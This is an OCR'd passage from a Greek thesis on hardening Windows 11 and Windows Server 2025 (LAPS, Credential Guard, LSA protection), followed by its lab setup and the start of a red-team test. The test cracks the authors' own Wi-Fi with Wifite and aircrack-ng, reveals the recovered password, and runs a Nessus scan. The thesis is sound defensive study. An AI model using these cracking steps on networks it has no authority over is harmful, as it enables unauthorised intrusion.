
Το EnableVirtualizationBasedSecurity επιτρέπει τη χρήση εικονικοποίησης για την ασφάλεια, ενώ το RequireMicrosoftSignedBootChain απαιτεί όλες οι αλυσίδες εκκίνησης να είναι υπογεγραμμένες από τη Microsoft, αποτρέποντας μη αξιόπιστο λογισμικό από την εκτέλεση κατά την εκκίνηση.

Εικόνα 109:Ενεργοποιηση ακεραιότητας

Τέλος η ρύθμιση LsaCfgFlags σχετίζεται με την ενίσχυση της ασφάλειας των λογαριασμών Local Security Authority (LSA). Βάζω την τιμή 1, η οποία ενεργοποιεί την προστασία ακεραιότητας για τις διεργασίες LSA, προφυλάσσοντας τα διαπιστευτήρια από μη εξουσιοδοτημένη πρόσβαση.


4.19 Windows Local Administrator Password Solution (LAPS)

Το Local Administrator Password Solution (LAPS) είναι ένα εργαλείο της Microsoft που χρησιμοποιείται για την ασφαλή διαχείριση των κωδικών πρόσβασης των τοπικών διαχειριστών σε συσκευές που συνδέονται με ένα δίκτυο.




Εικόνα 110:Αποτυχία ενεργοποίησης LAPS μεσω MSI

Πάμε να εγκαταστήσουμε laps μέσα από το αρχείο msi αλλά βλέπουμε ότι η παλαιότερη έκδοση LAPS (Legacy LAPS) έχει καταργηθεί και δεν υποστηρίζεται πλέον στον Windows Server 2025 για λόγους ασφάλειας



Εικόνα 111:Δημιουργία LAPS μέσω GPO

Θα δημιουργήσουμε ένα νέο group policy το οποίο θα παίξει τον ρόλο του LAPS.



Εικόνα 112:GPO LAPS

Πηγαίνοντας στο Local Group Policy Editor βλέπουμε τις διαθέσιμες ρυθμίσεις για το LAPS (Local Administrator Password Solution). Οι συγκεκριμένες ρυθμίσεις αφορούν τη διαχείριση και την ασφάλεια των τοπικών λογαριασμών διαχειριστή, ιδιαίτερα σε περιβάλλοντα δικτύου. Μπορούμε να παραμετροποιήσουμε ότι χρειαζόμαστε και πιστεύουμε ότι θα αυξήσει τα επίπεδα ασφάλειας. Κάνουμε enabled το Password settings και το Password Backup Directory.


4.19.1 Password Settings:

Αυτή η ρύθμιση αφορά την πολιτική διαχείρισης των κωδικών πρόσβασης για τους τοπικούς διαχειριστές, όπως η πολυπλοκότητα, η διάρκεια και η συχνότητα αλλαγών.

Η ενίσχυση της ασφάλειας κωδικών πρόσβασης αποτελεί κρίσιμο μέτρο για τη διασφάλιση της ακεραιότητας και της προστασίας των συστημάτων και των δεδομένων. Ένα πρώτο βήμα είναι η επιβολή ισχυρότερων κωδικών πρόσβασης, ρυθμίζοντας απαιτήσεις όπως το ελάχιστο μήκος, η χρήση ειδικών χαρακτήρων και ο συνδυασμός αριθμών και συμβόλων. Αυτό εξασφαλίζει τη δημιουργία πιο δύσκολων και ασφαλών κωδικών.Παράλληλα, με τη διαχείριση αυτόματων αλλαγών κωδικών, οι κωδικοί πρόσβασης ανανεώνονται σε τακτά χρονικά διαστήματα, μειώνοντας τον κίνδυνο χρήσης παλιών ή παραβιασμένων κωδικών. Αυτή η προσέγγιση μειώνει την εξάρτηση από την ανθρώπινη παρέμβαση, καθώς αποφεύγεται η χρήση επαναλαμβανόμενων ή προβλέψιμων κωδικών που μπορεί να αποτελέσουν στόχο κακόβουλων ενεργειών.Επιπλέον, η οριοθέτηση της διάρκειας ισχύος των κωδικών αποτελεί ένα ακόμα βήμα ενίσχυσης της ασφάλειας. Ορίζοντας συγκεκριμένο χρονικό διάστημα για την ισχύ ενός κωδικού, διασφαλίζεται ότι οι κωδικοί παραμένουν επίκαιροι και προστατεύουν από πιθανά ρίσκα που προκύπτουν από παρατεταμένη χρήση τους.Αυτές οι πρακτικές, συνδυαστικά, δημιουργούν ένα ισχυρό πλαίσιο διαχείρισης κωδικών πρόσβασης, ενισχύοντας την ασφάλεια των συστημάτων και περιορίζοντας τους κινδύνους από αδύναμους ή παραβιασμένους κωδικούς.

4.19.2 Password Backup:


Αυτή η ρύθμιση αφορά την αποθήκευση των κωδικών πρόσβασης σε ασφαλή τοποθεσία, όπως το Active Directory (AD), ώστε να είναι διαθέσιμοι μόνο σε εξουσιοδοτημένους χρήστες.Η προστασία των κωδικών πρόσβασης περιλαμβάνει τη λήψη μέτρων για την αποθήκευσή τους σε ασφαλές περιβάλλον, όπως το Active Directory. Αποθηκεύοντας τους κωδικούς κεντρικά και όχι τοπικά στους υπολογιστές, μειώνεται ο κίνδυνος φυσικής πρόσβασης και πιθανής υποκλοπής από μη εξουσιοδοτημένους χρήστες. Επιπλέον, η χρήση κρυπτογράφησης εξασφαλίζει ότι οι αποθηκευμένοι κωδικοί είναι προστατευμένοι και δεν είναι προσβάσιμοι από κακόβουλους χρήστες, καθιστώντας τους μη αναγνώσιμους χωρίς τα κατάλληλα κλειδιά αποκρυπτογράφησης. Ο έλεγχος πρόσβασης είναι επίσης κρίσιμος για την ασφάλεια των αποθηκευμένων κωδικών, καθώς καθορίζοντας ποιοι χρήστες ή ομάδες, όπως οι διαχειριστές IT, έχουν δικαίωμα πρόσβασης, μειώνεται δραστικά ο κίνδυνος διαρροής ή μη εξουσιοδοτημένης χρήσης. Τέλος, η εξασφάλιση δυνατότητας ανάκτησης κωδικών αποτελεί ένα ακόμη σημαντικό μέτρο, απαραίτητο σε περιπτώσεις όπου χρειάζεται η επαναφορά ενός τοπικού κωδικού πρόσβασης. Αυτή η διαδικασία σχεδιάζεται έτσι ώστε να μην αφήνει περιθώρια για κενά ασφαλείας, διατηρώντας την ακεραιότητα του συστήματος.



Εικόνα 113: Windows Laps Policy

Τέλος εφαρμόζουμε την παραπάνω πολιτική που δημιουργήσαμε στο domain μας, papei.Nikaia.

4.20 Credential Protection



Εικόνα 114:Credential Protecion

Με το Credential Guard, χρησιμοποιείτε Virtualization-based Security (VBS) για την απομόνωση των κωδικών πρόσβασης σε ένα περιβάλλον που δεν είναι προσβάσιμο από το λειτουργικό σύστημα, μειώνοντας την πιθανότητα κλοπής διαπιστευτηρίων μέσω επιθέσεωνΤο Credential Guard χρησιμοποιεί την Virtualization-based Security (VBS) για να απομονώνει τα διαπιστευτήρια, όπως κωδικούς πρόσβασης και άλλα ευαίσθητα δεδομένα, σε ένα προστατευμένο περιβάλλον το οποίο δεν είναι προσβάσιμο από το κανονικό λειτουργικό σύστημα.


Με την ενεργοποίηση του Credential Guard, τα διαπιστευτήρια απομονώνονται σε έναν προστατευμένο χώρο που δεν είναι προσβάσιμος από το λειτουργικό σύστημα. Αυτή η λειτουργία προστατεύει από επιθέσεις όπως:

- Pass-the-Hash: Οι επιτιθέμενοι δεν μπορούν να χρησιμοποιήσουν κλεμμένα hashes για να αποκτήσουν πρόσβαση σε άλλους πόρους.
- Pass-the-Ticket: Οι επιτιθέμενοι δεν μπορούν να χρησιμοποιήσουν κλεμμένα Kerberos tickets.
- Credential Dumping: Οι επιτιθέμενοι δεν μπορούν να αποκτήσουν πρόσβαση σε κωδικούς πρόσβασης που είναι αποθηκευμένοι στη μνήμη.

Κεφάλαιο 5ο: Αρχιτεκτονική περιβάλλοντος υποδομής και η μεθοδολογία για τον έλεγχο διείσδυσης

Σε αυτό το μέρος θα δούμε την αρχιτεκτονική της υποδομής μας καθώς και τα μέρη από τα οποία απαρτίζεται, στην συνέχεια θα δούμε την μεθοδολογία που θα ακολουθήσουμε ώστε να δοκιμάσουμε να διεισδύσουμε τόσο σε Windows 11 όσο και σε Windows Server 2025 μηχανήματα με όλα τα μέτρα ασφάλειας που πήραμε στα παραπάνω κεφάλαια.

5.1 Η υποδομή μας



Εικόνα 115:Αρχιτεκτονικό σχήμα υποδομής

5.2 Esxi server

Το VMware ESXi (ή ESXi Server) είναι ένας τύπος hypervisor, ο οποίος επιτρέπει την εικονικοποίηση διαφόρων λειτουργικών συστημάτων σε έναν φυσικό διακομιστή. Ο ESXi Server είναι μια έκδοση του VMware vSphere hypervisor που εγκαθίσταται απευθείας σε έναν φυσικό διακομιστή, αντικαθιστώντας το παραδοσιακό λειτουργικό σύστημα. Ο στόχος του είναι να βελτιστοποιήσει τους πόρους του διακομιστή, επιτρέποντας την εκτέλεση πολλαπλών εικονικών μηχανών (virtual machines) στον ίδιο υπολογιστή με ασφάλεια και αποδοτικότητα. Ο ESXi παρέχει υποστήριξη για τη διαχείριση εικονικών πόρων, όπως CPU, μνήμη, αποθηκευτικό χώρο και δικτύωση, και προσφέρει ενσωματωμένα εργαλεία για την εξισορρόπηση φορτίου και τη διαχείριση αποδοτικότητας, βελτιστοποιώντας τη χρήση των διαθέσιμων πόρων του συστήματος[39].

5.3 Windows Server 2025

Το Windows Server 2025 είναι ένα λειτουργικό σύστημα όπου χρησιμοποιείται για τη διαχείριση δικτύων, δεδομένων και εφαρμογών σε επιχειρήσεις. Προσφέρει βελτιώσεις στην ασφάλεια, στην απόδοση και στην αρχιτεκτονική όπως αναπτύξαμε παραπάνω. Έχει νέες δυνατότητες για καλύτερη διαχείριση του Active Directory, χρησιμοποιείται κυρίως σε επιχειρηματικά περιβάλλοντα για τη διαχείριση servers, την εικονικοποίηση (virtualization) και την υποστήριξη υβριδικών υποδομών που περιλαμβάνουν cloud. Στο δικό μας σενάριο θα τον χρησιμοποιήσουμε στήνοντας ένα virtual machine εντός του esxi καθώς και ενός domain του PAPEI.COM, είδαμε στο κεφάλαιο 5 ακριβώς και με ποιους τρόπους, τεχνικές και μεθόδους το ασφαλίσαμε.

5.4 Virtual machine Windows 11 OS

Το Windows 11 είναι η τελευταία έκδοση του λειτουργικού συστήματος της Microsoft για προσωπικούς υπολογιστές, που κυκλοφόρησε το 2021. Προσφέρει μια πιο σύγχρονη και φιλική προς το χρήστη διεπαφή, με νέες δυνατότητες όπου τα αναλύσαμε στο κεφάλαιο 2 και το ασφαλίσαμε στο κεφάλαιο 4. Για το πειραματικό μέρος θα χρησιμοποιήσουμε ένα virtual machine όπου το έχουμε στήσει μέσα στον esxi και ένα physical machine με σκοπό να εφαρμόσουμε περιορισμένα και τεχνικές, μεθόδους ασφάλειας πάνω στο hardware.

5.5 Virtual Kali linux machine σε physical server

Το Kali Linux είναι μια διανομή Linux που έχει σχεδιαστεί κυρίως για ασφάλεια πληροφοριακών συστημάτων και δοκιμές διείσδυσης (penetration testing). Περιλαμβάνει μια μεγάλη ποικιλία εργαλείων για ανάλυση δικτύων, έλεγχο ευπαθειών, ψηφιακή εγκληματολογία και ανάκτηση δεδομένων. Χρησιμοποιείται από επαγγελματίες ασφάλειας, ερευνητές, ηθικούς χάκερ (ethical hackers) και διαχειριστές συστημάτων για να εντοπίζουν και να διορθώνουν αδυναμίες ασφαλείας σε υπολογιστικά συστήματα και δίκτυα.Το Kali Linux υποστηρίζει πολλές πλατφόρμες, περιλαμβάνει ενημερώσεις για τα εργαλεία ασφαλείας και χρησιμοποιείται ευρέως για εκπαιδευτικούς και επαγγελματικούς σκοπούς στον τομέα της κυβερνοασφάλειας[40].

5.6 ALFA Wireless Wi-Fi Adapter

Το ALFA είναι ένας ισχυρός ασύρματος προσαρμογέας Wi-Fi με υποστήριξη διπλής ζώνης (Dual-Band) για συχνότητες 2.4GHz και 5GHz. Προσφέρει ταχύτητες έως 300Mbps στη ζώνη των 2.4GHz και έως 867Mbps στη ζώνη των 5GHz, κάνοντάς το ιδανικό για περιβάλλοντα που απαιτούν υψηλή ταχύτητα σύνδεσης. Διαθέτει δύο εξωτερικές κεραίες 5dBi, που προσφέρουν μεγάλη εμβέλεια και σταθερό σήμα. Ο προσαρμογέας είναι ιδιαίτερα χρήσιμος για χρήστες που χρειάζονται ισχυρή ασύρματη σύνδεση σε περιοχές με δύσκολη κάλυψη Wi-Fi. Θα το χρησιμοποιήσουμε με σκοπό να εντοπίσουμε και να κάνουμε επίθεση στο wifi και στο δίκτυο όπου είναι η υποδομή μας.

5.7 Parrot linux machine σε physical server

Το Parrot Linux είναι μια διανομή Linux που, όπως και το Kali Linux, έχει σχεδιαστεί για δοκιμές ασφάλειας και ηθικό hacking (ethical hacking). Περιλαμβάνει μια σειρά εργαλείων για δοκιμές διείσδυσης, προστασία της ιδιωτικότητας, ψηφιακή εγκληματολογία και ανάλυση ευπαθειών. Ωστόσο, το Parrot OS δίνει μεγαλύτερη έμφαση στην ασφάλεια και την προστασία της ιδιωτικότητας, καθώς περιλαμβάνει εργαλεία για ανώνυμη περιήγηση, κρυπτογράφηση αρχείων και επικοινωνίας. Το Parrot Linux χρησιμοποιείται από επαγγελματίες ασφαλείας, ερευνητές και όσους θέλουν να προστατεύσουν την ιδιωτικότητά τους, και είναι πιο φιλικό προς τον χρήστη σε σύγκριση με άλλες διανομές για δοκιμές ασφαλείας[41]. Ο σκοπός που θα χρησιμοποιήσουμε το parrot os είναι για να κλέψουμε τα

συνθηματικά του wifi και να εισέλθουμε στο ίδιο δίκτυο με την υποδομή μας με σκοπό το σενάριο να είναι όσο γίνεται πιο ρεαλιστικό.

5.8 Μεθοδολογία που θα χρησιμοποιήσουμε για τον έλεγχο διείσδυσης

Η μεθοδολογία για τον έλεγχο διείσδυσης, περιλαμβάνει διαδοχικά βήματα όπως η αναγνώριση, η ανίχνευση τρωτοτήτων και η απαρίθμηση. Ακολουθεί η απόκτηση πρόσβασης, η επαύξηση δικαιωμάτων, η συλλογή αποδεικτικών δεδομένων και τέλος η αναφορά των ευρημάτων. Θα στηριχθούμε στις διαλέξεις του κύριου Σπυρίδων Παπαγεωργίου στο μάθημα <<Έλεγχος Διείσδυσης>> [42],[44].

Εικόνα 116:Μεθοδολογία

-Μεθοδολογία-

Στη φάση αναγνώρισης αυτό που αναζητά ο ελεγκτής, είναι όσο το δυνατόν περισσότερες πληροφορίες για τον στόχο, από ανοικτές πηγές (επίσκεψη ιστοσελίδων, κοινωνικά δίκτυα, RIPE).

Ο στόχος της φάσης Ανίχνευσης είναι να μάθουμε περισσότερα σχετικά με το δικτυακό περιβάλλον-στόχο και να βρούμε τυχόν ανοικτές πόρτες - υπηρεσίες - εφαρμογές πετυχαίνοντας το, με απευθείας αλληλεπίδραση με το δίκτυο στόχο.

Στην φάση της ανίχνευσης αναζητάμε:

- Υπολογιστές που είναι σε λειτουργία (ping, half syn scan).
- Ανοικτές πόρτες (open ports).
- Υπηρεσίες (Services).
- Έκδοση Υπηρεσιών (Version).
- Λειτουργικό σύστημα (Operating system).
- Αδυναμίες εφαρμογών-υπηρεσιών [43]

Κατά τη φάσης της απαρίθμησης, ο ελεγκτής θα πρέπει να συγκεντρώσει μία σειρά πληροφοριών από ανοικτές πηγές. Αυτό που αναζητά είναι:

- Άτομα και κουλτούρα / συνήθειες αυτών.
- Χρήση συγκεκριμένης ορολογίας κατά την μεταξύ τους επικοινωνία.
- Τεχνική υποδομή, τεχνικές πληροφορίες γενικά.

Φάση Απόκτηση πρόσβασης

Τρόποι απόκτησης πρόσβασης:

Χρήση ενεργοποιημένων εξ ορισμού λογαριασμών με γνωστό συνθηματικό

Εκμετάλλευση κακής ρύθμισης υπολογιστή-υπηρεσίας-εφαρμογής

- Exploitation (Εκμετάλλευση αδυναμιών, remote, local)
- Un-Patched Systems
- Δοκιμή συνθηματικών (Brute force)
- Weak /Default Passwords
- Επίθεση τελικού χρήστη (Client side attack + Social Engineering)
- Εκμετάλλευση της αρχιτεκτονικής του δικτύου: Υποκλοπή δεδομένων (MITM attack)
- Πρόσβαση μέσω τρίτων έμπιστων, όπως δίκτυο συνεργατών

Φάση επαύξησης δικαιωμάτων

Αντικειμενικός σκοπός του επιτιθέμενου είναι μόλις αποκτήσει πρόσβαση σε έναν υπολογιστή να αυξήσει τα δικαιώματά του σε αυτά του διαχειριστή ή και του συστήματος. Μπορεί να χρησιμοποιήσει αρκετές τεχνικές, όπως κλοπή συνθηματικών, εκμετάλλευση τοπικών αδυναμιών (local exploits), dll hijacking, κακή ρύθμιση του υπολογιστή κ.α..

Φάση συλλογής πληροφοριών

Σκοπός του επιτιθέμενου είναι να αποκτήσει πρόσβαση στο σύνολο του δικτύου με την συγκέντρωση χρήσιμων για αυτόν πληροφοριών. Μόλις αποκτήσει δικαιώματα διαχειριστή, υποκλέπτει πληροφορίες, όπως συνθηματικά, σχέση εμπιστοσύνης μεταξύ δικτύων-υπολογιστών και επεκτείνει τις προσβάσεις του. Αυτή είναι και η φάση της συγκέντρωσης-υποκλοπής δεδομένων.

Στην φάση της αναφοράς γίνεται πλήρης και αναλυτική καταγραφή των αδυναμιών του συστήματος σε όλα τα επίπεδα ασφάλειας, των αναγκών για αύξηση της, τρωτότητες που υπάρχουν και πως μπορούν να αντιμετωπιστούν, exploits που έχουν ανακαλυφθεί, μεθοδολογία mitigation που χρειάζεται να ακολουθήσουμε, καθώς και επιπτώσεις ή ρίσκο που αναλαμβάνουμε σε περίπτωση που το σύστημα μας μείνει στην τωρινή του κατάσταση. Η αναφορά στην εργασία μας θα παρατεθεί στο κεφάλαιο με τα συμπεράσματα.

.....


Κεφάλαιο 6ο : Έλεγχος διείσδυσης στα Windows 11 OS

Στο κεφάλαιο αυτό θα επιτεθούμε στο Windows 11 OS σκοπός μας είναι μέσα από εργαλεία, τεχνικές και προσπάθεια εκτέλεσης των περισσότερων επιθέσεων να δούμε αν είναι αποτελεσματικές οι άμυνες που εφαρμόσαμε στο κεφάλαιο 3 καθώς και τον τεχνολογιών ασφαλείας όπου είναι ενεργοποιημένοι από προεπιλογή. Πρακτικά θα δούμε την ασφάλεια του από την πλευρά μιας Red team(βλέπε πίνακα 24).Θα ξεκινήσουν με την προσπάθεια σπασίματος του wifi και είσοδο στο οικιακό δίκτυο για λόγους ρεαλιστικότητας της εργασίας, στην προσπάθεια να αναπαριστήσουμε ένα πραγματικό σενάριο.

Red team	Είναι μια ομάδα ειδικών σε θέματα ασφάλειας που προσομοιώνει επιθέσεις σε ένα σύστημα, οργανισμό ή δίκτυο για να αξιολογήσει και να ενισχύσει την ασφάλειά του. Στόχος της είναι να εντοπίσει αδυναμίες και κενά ασφαλείας με τρόπο που να μιμείται τις τακτικές, τις τεχνικές και τις διαδικασίες που χρησιμοποιούν πραγματικοί κακόβουλοι επιτιθέμενοι.


6.1 Σπάσιμο του Wi-Fi ώστε να αποκτήσουμε αρχική πρόσβαση στο δίκτυο της υποδομής μας

Προκειμένου να αναπαριστήσουμε ένα πραγματικό σενάριο όπου ένας επιτιθέμενος προσπαθεί να επιτεθεί στα συστήματα μας, θα ξεκινήσουμε από την παραδοχή ότι δεν έχουμε πρόσβαση στο εταιρικό ή οικιακό δίκτυο και θα προσπαθήσουμε να αποκτήσουμε με τον εξοπλισμό που παραθέσαμε παραπάνω.



Εικόνα 117:Ανίχνευση για τοπικά δίκτυα

Στην παραπάνω εικόνα βλέπουμε ότι θα χρησιμοποιήσουμε το Wifite ώστε να σαρώσουμε την γύρω περιοχή στα δίκτυα με σκοπό να εντοπίσουμε τον στόχο μας και να αποκτήσουμε πρόσβαση. Το Wifite είναι εργαλείο που χρησιμοποιείται για έλεγχο ασφάλειας ασύρματων δικτύων, αυτοματοποιώντας τη διαδικασία σύλληψης WPA/WPA2 χειραψιών (handshakes) και προσπάθειας αποκρυπτογράφησης κωδικών πρόσβασης Wi-Fi.




Εικόνα 118:Εντοπισμός του κωδικού του δικτύου που μας ενδιαφέρει

Το Wifinite εντοπιζει το δίκτυο NOVA_24_4GEC και προσπαθεί να αποκρυπτογραφήσει τον WPA/WPA2 κωδικό πρόσβασής του. Βλέπουμε παραπάνω ότι καταφέρνει να συλλάβει ένα WPA handshake για το δίκτυο NOVA_24_4GEC, το οποίο μπορεί να χρησιμοποιηθεί για προσπάθεια αποκρυπτογράφησης μέσω επίθεσης στην wordlist μας. Προχωρά στη χρήση του aircrack-ng με ένα λεξικό (wordlist-probable.txt) για να αποκρυπτογραφήσει μέσω handshake. Το εργαλείο καταφέρνει να βρει τον κωδικό ο οποίος είναι το Batman1234, και αποκτάμε πρόσβαση στο δίκτυο.

6.2 Ανίχνευση τρωτών σημείων μέσω του Nessus

Το Nessus είναι ένα εργαλείο απομακρυσμένης σάρωσης ασφαλείας, το οποίο σαρώνει έναν υπολογιστή και προειδοποιεί εάν εντοπίσει τρωτά σημεία που θα μπορούσαν να εκμεταλλευτούν κακόβουλοι χάκερ για να αποκτήσουν πρόσβαση σε οποιονδήποτε υπολογιστή συνδέετε σε ένα δίκτυο. Αυτό το επιτυγχάνει εκτελώντας πάνω από 1200 ελέγχους σε έναν συγκεκριμένο υπολογιστή, δοκιμάζοντας εάν κάποια από αυτές τις επιθέσεις θα μπορούσε να χρησιμοποιηθεί για να παραβιάσει τον υπολογιστή ή να προκαλέσει άλλου είδους βλάβη[51]. Με βάση τον πίνακα attack της mittre επίθεση εντάσσεται στην τεχνική T1046 - Network Service Scanning.



Εικόνα 119:Nessus Scan

Αποτελέσματα του Nessus στο virtual machine με Windows 11

Και εδώ(όπως στον Windows Server 20250 βλέπουμε ότι δεν υπάρχει κάποια σοβαρή ευπάθεια που πρέπει να πάρουμε υπόψη και ότι οι ενδείξεις είναι με χρώμα γαλάζιο άρα πάρα πολύ χαμηλή. Κάποια ευρήματα είναι τα παρακάτω:

DCE Services Enumeration: Εντοπισμός των υπηρεσιών DCE στα Windows.

Common Platform Enumeration (CPE): Ανίχνευση πληροφοριών για το είδος του συστήματος.

Device Type: Πληροφορίες για τον τύπο της συσκευής.

